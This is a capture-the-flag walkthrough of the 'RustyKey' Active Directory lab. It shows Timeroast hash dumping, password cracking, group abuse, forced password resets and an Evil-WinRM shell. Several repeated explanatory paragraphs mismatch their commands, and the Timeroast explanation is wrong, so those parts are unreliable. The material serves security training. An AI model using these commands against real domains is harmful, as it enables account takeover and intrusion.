Machine Overview
RustyKey is a Hard difficulty Windows AD machine. Starting with provided credentials, the attack exploits a Timeroast vulnerability to extract and crack machine account hashes. The cracked password enables adding the attacker to a HelpDesk group via BloodHound-guided AD abuse. Through multiple password resets and Protected Users group manipulation, WinRM access is gained. Escalation continues through a COM object DLL hijack and concludes with Resource-Based Constrained Delegation (RBCD) to impersonate a backup admin account.
Initial Enumeration
Port Scanning
Assumed-breach scenario with credentials: rr.parker / 8#t5HE8L!W3A.
nmap -p- 10.129.201.253
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 01:10 CEST
Nmap scan report for 10.129.201.253
Host is up (0.028s latency).
Not shown: 65510 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
A detailed service-version scan (-sCV) fingerprints the exact software versions running on each open port, helping identify potential vulnerabilities.
nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001 -sCV 10.129.201.253
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-01 01:15 CEST
Nmap scan report for rustykey.htb (10.129.201.253)
Host is up (0.037s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-01 00:36:59Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 1h21m16s
| smb2-time:
|   date: 2025-07-01T00:37:06
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
SMB & LDAP Enumeration
I verify SMB access and check share permissions, then collect LDAP data for BloodHound.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [-] rustykey.htb\rr.parker:8#t5HE8L!W3A KRB_AP_ERR_SKEW

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ sudo ntpdate 10.129.201.23
2025-07-02 03:27:02.524323 (+0200) +380.487905 +/- 0.007917 10.129.201.23 s1 no-leap
CLOCK: time stepped by 380.487905

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
I use netexec to enumerate additional domain information using the valid credentials.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k --rid-brute
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
SMB         dc.rustykey.htb 445    dc               498: RUSTYKEY\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               500: RUSTYKEY\Administrator (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               501: RUSTYKEY\Guest (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               502: RUSTYKEY\krbtgt (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               512: RUSTYKEY\Domain Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               513: RUSTYKEY\Domain Users (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               514: RUSTYKEY\Domain Guests (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               515: RUSTYKEY\Domain Computers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               516: RUSTYKEY\Domain Controllers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               517: RUSTYKEY\Cert Publishers (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc               518: RUSTYKEY\Schema Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               519: RUSTYKEY\Enterprise Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               520: RUSTYKEY\Group Policy Creator Owners (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               521: RUSTYKEY\Read-only Domain Controllers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               522: RUSTYKEY\Cloneable Domain Controllers (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               525: RUSTYKEY\Protected Users (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               526: RUSTYKEY\Key Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               527: RUSTYKEY\Enterprise Key Admins (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               553: RUSTYKEY\RAS and IAS Servers (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc               571: RUSTYKEY\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc               572: RUSTYKEY\Denied RODC Password Replication Group (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc               1000: RUSTYKEY\DC$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1101: RUSTYKEY\DnsAdmins (SidTypeAlias)
SMB         dc.rustykey.htb 445    dc               1102: RUSTYKEY\DnsUpdateProxy (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               1103: RUSTYKEY\Support-Computer1$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1104: RUSTYKEY\Support-Computer2$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1105: RUSTYKEY\Support-Computer3$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1106: RUSTYKEY\Support-Computer4$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1107: RUSTYKEY\Support-Computer5$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1118: RUSTYKEY\Finance-Computer1$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1119: RUSTYKEY\Finance-Computer2$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1120: RUSTYKEY\Finance-Computer3$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1121: RUSTYKEY\Finance-Computer4$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1122: RUSTYKEY\Finance-Computer5$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1123: RUSTYKEY\IT-Computer1$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1124: RUSTYKEY\IT-Computer2$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1125: RUSTYKEY\IT-Computer3$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1126: RUSTYKEY\IT-Computer4$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1127: RUSTYKEY\IT-Computer5$ (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1128: RUSTYKEY\HelpDesk (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               1130: RUSTYKEY\Protected Objects (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               1131: RUSTYKEY\IT (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               1132: RUSTYKEY\Support (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               1133: RUSTYKEY\Finance (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               1136: RUSTYKEY\DelegationManager (SidTypeGroup)
SMB         dc.rustykey.htb 445    dc               1137: RUSTYKEY\rr.parker (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1138: RUSTYKEY\mm.turner (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1139: RUSTYKEY\bb.morgan (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1140: RUSTYKEY\gg.anderson (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1143: RUSTYKEY\dd.ali (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1145: RUSTYKEY\ee.reed (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               1146: RUSTYKEY\nn.marcos (SidTypeUser)
SMB         dc.rustykey.htb 445    dc               3601: RUSTYKEY\backupadmin (SidTypeUser)
I use netexec (nxc) with the --bloodhound flag to collect comprehensive Active Directory data via LDAP queries. This gathers users, groups, computers, GPOs, ACLs, trusts, sessions, and SPNs — everything BloodHound needs to map out attack paths. The output is saved as a ZIP file that can be imported directly into the BloodHound GUI for visual attack path analysis.
bloodhound-python -u 'rr.parker' -p '8#t5HE8L!W3A' -d rustykey.htb -dc dc.rustykey.htb -ns 10.129.201.253 -c all --zip
INFO: Querying computer: dc.rustykey.htb
INFO: Done in 00M 06S
INFO: Compressing output into 20250701025439_bloodhound.zip
I use netexec (nxc) with the --bloodhound flag to collect comprehensive Active Directory data via LDAP queries. This gathers users, groups, computers, GPOs, ACLs, trusts, sessions, and SPNs — everything BloodHound needs to map out attack paths. The output is saved as a ZIP file that can be imported directly into the BloodHound GUI for visual attack path analysis.
nxc ldap 10.129.201.253 -u rr.parker -p '8#t5HE8L!W3A' --bloodhound --collection All --dns-server 10.129.201.253
LDAP        10.129.201.253  389    DC               [*] None (name:DC) (domain:rustykey.htb)
LDAP        10.129.201.253  389    DC               [-] rustykey.htb\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED
BloodHound shows no direct path from the initial user. I analyze the shortest path to Tier Zero.
 BloodHound Tier Zero analysis
Foothold: Timeroast Attack
Kerberos Encryption Analysis
I check which encryption types are used for TGS tickets. The domain uses RC4-HMAC, which is vulnerable to the Timeroast attack — a technique that exploits timing differences in Kerberos authentication to extract machine account password hashes.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ impacket-getTGT -dc-ip 10.129.201.23 RUSTYKEY.HTB/rr.parker:'8#t5HE8L!W3A'
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in rr.parker.ccache
I execute this command from my Kali attacker machine. The output provides crucial information about the target's configuration that will guide the next steps of the exploitation chain.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ klist -e -c rr.parker.ccache
Ticket cache: FILE:rr.parker.ccache
Default principal: rr.parker@RUSTYKEY.HTB

Valid starting       Expires              Service principal
07/02/2025 03:47:59  07/02/2025 13:47:59  krbtgt/RUSTYKEY.HTB@RUSTYKEY.HTB
        renew until 07/03/2025 03:45:53, Etype (skey, tkt): DEPRECATED:arcfour-hmac, DEPRECATED:arcfour-hmac
I execute the Timeroast module via netexec to dump hashes for machine accounts.
nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k -M timeroast \
| grep '\$sntp-ms\$' \
| awk '{print $(NF-1) $(NF)}' \
| sed 's/^dc//' > timeroast_hashes.txt
I inspect the file contents for sensitive data such as hardcoded credentials, configuration parameters, internal hostnames, or references to other services that could expand the attack surface.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ cat timeroast_hashes.txt
$sntp-ms$aa6684ad351b5a4b86d6565d539960f7$1c0111e900000000000a16a94c4f434cec0f06e086f7878be1b8428bffbfcd0aec0f24c17aef474bec0f24c17aef6075
$sntp-ms$349663cbc21ebf8c401cb53d2b6146b9$1c0111e900000000000a16a94c4f434cec0f06e088896213e1b8428bffbfcd0aec0f24c17c812026ec0f24c17c813950
...
I crack the Timeroast hashes using hashcat (module 31300). The password Rusty88! is found for the IT-Computer3$ machine account.
./hashcat-6.2.6/hashcat.bin -m 31300 timeroast_hashes.txt /usr/share/wordlists/rockyou.txt
[sudo] password for kali:
I use hashcat to crack the extracted hashes using the appropriate hash mode.
Cracked password in the file

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ sudo cat ./hashcat-6.2.6/hashcat.potfile
$sntp-ms$2a7045ffc920b734b3cc6bb8b0061cdb$1c0111e900000000000a1e2b4c4f434cec0f06e085ee25e2e1b8428bffbfcd0aec0f2ea659e5cc78ec0f2ea659e60c38:Rusty88!

Check RID

TIMEROAST dc.rustykey.htb 445 dc 1125:$sntp-ms$2a7045ffc920b734b3cc6bb8b0061cdb$1c0111e900000000000a1e2b4c4f434cec0f06e085ee25e2e1b8428bffbfcd0aec0f2ea659e5cc78ec0f2ea659e60c38

Check user that is known to that RID

SMB         dc.rustykey.htb 445    dc               1125: RUSTYKEY\IT-Computer3$ (SidTypeUser)
Lateral Movement: AD Group Manipulation
BloodHound Path from IT-Computer3$
BloodHound reveals the IT-Computer3$ account can add itself to the HelpDesk OU. I use bloodyAD after creating a TGT ticket for the machine account.
 IT-Computer3$ can add to HelpDesk
I use net rpc group addmem to remotely add the user to the target Active Directory group. This command authenticates via the SMB protocol using the provided domain credentials and performs the group membership modification on the Domain Controller. After this change, the user inherits all permissions associated with the new group.
net rpc group addmem "HelpDesk" "HelpDesk" -U "rustykey.htb"/"IT-Computer3$"%'Rusty88!' -S "dc.rustykey.htb"
Could not connect to server dc.rustykey.htb
Connection failed: NT_STATUS_NOT_SUPPORTED
I request a Kerberos TGT (Ticket Granting Ticket) for the target account, which will be used for subsequent authentication steps.
└─$ impacket-getTGT -dc-ip 10.129.201.23 RUSTYKEY.HTB/IT-Computer3$:'Rusty88!'
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in IT-Computer3$.ccache

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ KRB5CCNAME=IT-Computer3\$.ccache bloodyAD -k  --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' add groupMember HELPDESK 'IT-Computer3$'
[+] IT-Computer3$ added to HELPDESK
Password Changes & Protected Users
With HelpDesk access, I can change passwords and add users to the Protected Objects group. I change passwords for target users.
 Password change capabilities in BloodHound
I use bloodyAD to perform Active Directory modifications over LDAP. BloodyAD is a post-exploitation tool specifically designed for AD abuse — it can add users to groups, modify object attributes (like msDS-KeyCredentialLink for Shadow Credentials), change passwords, and manipulate ACLs. Unlike PowerShell-based approaches, it works directly from Linux without needing a Windows session.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ KRB5CCNAME=IT-Computer3\$.ccache bloodyAD -k  --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' set password bb.morgan 'Hallo@123'
[+] Password changed successfully!

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ KRB5CCNAME=IT-Computer3\$.ccache bloodyAD -k  --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' set password ee.reed 'Hallo@123'
[+] Password changed successfully!

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ KRB5CCNAME=IT-Computer3\$.ccache bloodyAD -k  --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' set password gg.anderson 'Hallo@123'
[+] Password changed successfully!

┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ KRB5CCNAME=IT-Computer3\$.ccache bloodyAD -k  --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' set password dd.ali 'Hallo@123'
[+] Password changed successfully!
TGT generation fails because the Protected Users group enforces AES-only encryption, blocking RC4-HMAC. I must remove the users from this group first.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ impacket-getTGT -dc-ip 10.129.17.7 RUSTYKEY.HTB/bb.morgan:Hallo@123
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies
Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type) Protected Users blocking RC4
I use bloodyAD to perform Active Directory modifications over LDAP. BloodyAD is a post-exploitation tool specifically designed for AD abuse — it can add users to groups, modify object attributes (like msDS-KeyCredentialLink for Shadow Credentials), change passwords, and manipulate ACLs. Unlike PowerShell-based approaches, it works directly from Linux without needing a Windows session.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ bloodyAD --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k remove groupMember 'PROTECTED OBJECTS' 'IT'
[-] IT removed from PROTECTED OBJECTS
I request a Kerberos TGT (Ticket Granting Ticket) for the target account, which will be used for subsequent authentication steps.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ impacket-getTGT -dc-ip 10.129.17.7 RUSTYKEY.HTB/bb.morgan:Hallo@123 -k
Impacket v0.13.0.dev0+20250623.124606.b6b0daec - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache
User Flag
I authenticate with the TGT and connect via Evil-WinRM. The user flag and an internal PDF are found on the Desktop.
──(kali㉿kali)-[~/HTB/RustyKey]
└─$ export KRB5CCNAME=bb.morgan.ccache
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ evil-winrm -i dc.rustykey.htb -u bb.morgan -r rustykey.htb

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: User is not needed for Kerberos auth. Ticket will be used

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bb.morgan\Documents>
I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\bb.morgan> cd Desktop
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> ls


    Directory: C:\Users\bb.morgan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---         7/2/2025   9:15 AM             34 user.txt


*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> cat user.txt
1f9c50b4f868d12b441f4188fc9847e21f9c50b4f868d12b441f4188fc9847e2I use Evil-WinRM to establish a remote PowerShell session on the target Windows machine. Evil-WinRM leverages the Windows Remote Management (WinRM) protocol over HTTP/HTTPS (port 5985/5986) and supports Pass-the-Hash authentication, file upload/download, and in-memory PowerShell execution — making it the preferred tool for post-exploitation on Windows targets.
*Evil-WinRM* PS C:\Users\bb.morgan\Desktop> download internal.pdf
Info: Downloading C:\Users\bb.morgan\Desktop\internal.pdf to internal.pdf
Info: Download successful! Internal PDF revealing temporary access information
Privilege Escalation: DLL Hijack & RBCD
Pivoting to ee.reed via RunasCs
Following BloodHound paths, I need to reach user ee.reed. I remove the support group from Protected Objects and create a TGT.
┌──(kali㉿kali)-[~/HTB/RustyKey]
└─$ KRB5CCNAME=IT-Computer3\$.ccache bloodyAD -k  --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' add groupMember HELPDESK 'IT-Computer3$'
[+] IT-Computer3$ added to HELPDESK

┌──(kali㉿kali)-[~/HTB/RustyKey]
